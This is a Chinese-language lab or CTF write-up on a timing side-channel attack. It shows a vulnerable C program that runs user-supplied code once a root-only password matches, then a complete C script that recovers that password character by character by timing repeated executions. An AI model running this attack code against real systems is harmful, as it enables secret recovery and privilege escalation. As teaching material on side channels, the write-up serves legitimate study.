2020 Spring Side_Channel_Attack

漏洞程序

```c
//sidechannel.c
//s.pass root只读
//S1deCh4nnelAttack3r

#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
	FILE *in = 0;
	char pass[20]="";
	unsigned int i=0, j=0;
	unsigned short correct=0,misplaced=0;
	unsigned short pwlen=strlen(pass) - 1, inlen=0;
	if(argc != 3 || (inlen=strlen(argv[1]) - 1) > 19) //inlen = 0xffff, argc=2, inlen可变
		return 1;

	setresuid(geteuid(),geteuid(),geteuid());

	in = fopen("s.pass","r");
	pass[fread(pass, 1,19,in)] = 0;
	fclose(in);

	for (i = 0; i <= inlen && i <= pwlen; i++) //读入
		if(pass[i] == argv[1][i])
			correct++;
		else
			for(j = 1; j < pwlen; j++)	//比较ff
				if(argv[1][i] == pass[(i+j)%19])
					misplaced++;

	if(correct == 19)
		((void (*)()) argv[2])();

	return 0;
}


```

大致分析到`pwlen=0xFFFF(-1)`， 按照字符比较的时间，可以攻击到程序。

攻击脚本

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```


```c
#include <unistd.h>
#include <sys/time.h>

int main(){
    //num = 10 + 26 + 26 + 17 + 15 = 56 + 32 = 88
    char printable[] = { '0','1','2','3','4','5','6','7','8','9',
'a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z',
'A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z',
    '!','"','#','$','%','&','\\','\'','(',')','*','+',',','-','.','/',':',
    ';','<','=','>','?','@','[',']','^','_','`','{','|','}','~'};

    char secret[19];
    double timeFlag[88];
    pid_t pid;

    int charNum;
    int printableNum;

    //最后一个字符要比较最长时间
    for(charNum=0; charNum<18; charNum++){
        //将时间记录全部记录0
        memset(timeFlag, 0, sizeof(timeFlag));
        //memset(secret, 0, 19);

        int correctArray[20];
        int a,b;
        for(a=0; a<20; a++){
            //为了提高准确性，使用了多次比较才找到准确值
            for(printableNum=0; printableNum<88; printableNum++){
                secret[charNum] = printable[printableNum];
                struct timeval start, end;
                gettimeofday(&start, NULL);
                if ((pid = fork()) == 0) {
                    execl("./sidechannel", "sidechannel", secret, "0", (char *)0);
                }
                else {
                    waitpid(pid, NULL, 0);
                }
                gettimeofday(&end, NULL);
                timeFlag[printableNum] = (end.tv_sec - start.tv_sec) * 1000000 + (end.tv_usec - start.tv_usec);
            }
            //最短的时间就是对的值
            int correctFlag=0;
            int temp;
            for(temp=0; temp<88; temp++){
                if(timeFlag[temp] < timeFlag[correctFlag]){
                    correctFlag = temp;
                }
            }
            correctArray[a] = correctFlag;
        }

```

```
        int result[20]={0};
        memset(result, 0, sizeof(result));
        for(a=0; a<20; a++){
            for(b=a+1; b<20; b++){
                if(correctArray[b] == correctArray[a]){
                    result[b] = result[a] + 1;
                }
            }
        }

        //找到最大的correctFlag
        int correctFlagtemp = 0;
        for(a=0; a<20; a++){
            if(result[a] > result[correctFlagtemp]){
                correctFlagtemp = a;
            }
        }



        secret[charNum] = printable[correctArray[correctFlagtemp]];
        printf("%d,%s\n", charNum, secret);

    }

    //最后一个时间比较
    int a, b;
    memset(timeFlag, 0, sizeof(timeFlag));
    int correctArray[20];
    for(a=0; a<20; a++){
            //为了提高准确性，使用了多次比较才找到准确值
            for(printableNum=0; printableNum<88; printableNum++){
                secret[18] = printable[printableNum];
                struct timeval start, end;
                gettimeofday(&start, NULL);
                if ((pid = fork()) == 0) {
                    execl("./sidechannel", "sidechannel", secret, "0", (char *)0);
                }
                else {
                    waitpid(pid, NULL, 0);
                }
                gettimeofday(&end, NULL);
                timeFlag[printableNum] = (end.tv_sec - start.tv_sec) * 1000000 + (end.tv_usec - start.tv_usec);
            }
            //最长的时间就是对的值
            int correctFlag=0;
            int temp;
            for(temp=0; temp<88; temp++){
                if(timeFlag[temp] > timeFlag[correctFlag]){
                    correctFlag = temp;
                }
            }
            correctArray[a] = correctFlag;
        }

        int result[20]={0};
```

```
112         memset(result, 0, sizeof(result));
113         for(a=0; a<20; a++){
114             for(b=a+1; b<20; b++){
115                 if(correctArray[b] == correctArray[a]){
116                     result[b] = result[a] + 1;
117                 }
118             }
119         }
120
121         //找到最大的correctFlag
122         int correctFlagtemp = 0;
123         for(a=0; a<20; a++){
124             if(result[a] > result[correctFlagtemp]){
125                 correctFlagtemp = a;
126             }
127         }
128
129
130
131         secret[18] = printable[correctArray[correctFlagtemp]];
132         printf("%d,%s\n", 18, secret);
133
134
135
136
137
138
139
140     return 0;
141 }
```

简单说明，在前18个字符中，并没有执行到漏洞程序的第32~33行，而最后一个字符比较时，是执行了了第32~33行，故因此时间是比其他的时间长。

攻击程序



攻击成功。